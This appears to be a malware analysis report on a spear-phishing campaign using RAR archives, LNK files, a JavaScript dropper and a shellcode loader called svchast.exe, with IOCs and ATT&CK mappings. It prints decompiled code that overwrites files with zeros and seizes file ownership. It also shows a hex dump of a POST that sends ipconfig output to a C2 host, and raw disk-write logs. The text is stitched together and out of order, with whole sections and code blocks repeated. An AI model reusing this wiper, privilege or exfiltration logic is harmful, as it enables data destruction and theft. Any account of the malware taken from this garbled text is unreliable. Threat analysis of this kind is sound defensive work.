File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				



svchast.exe


Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```



```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:

- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.


```
File Read     process:  rundll32.exe   op:  OpenRead     status:  0x00000000
              path:     \??\PhysicalDrive0

File Write    process:  rundll32.exe   op:  OpenModify   status:  0x00000000
              path:     \??\PhysicalDrive0
```

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.

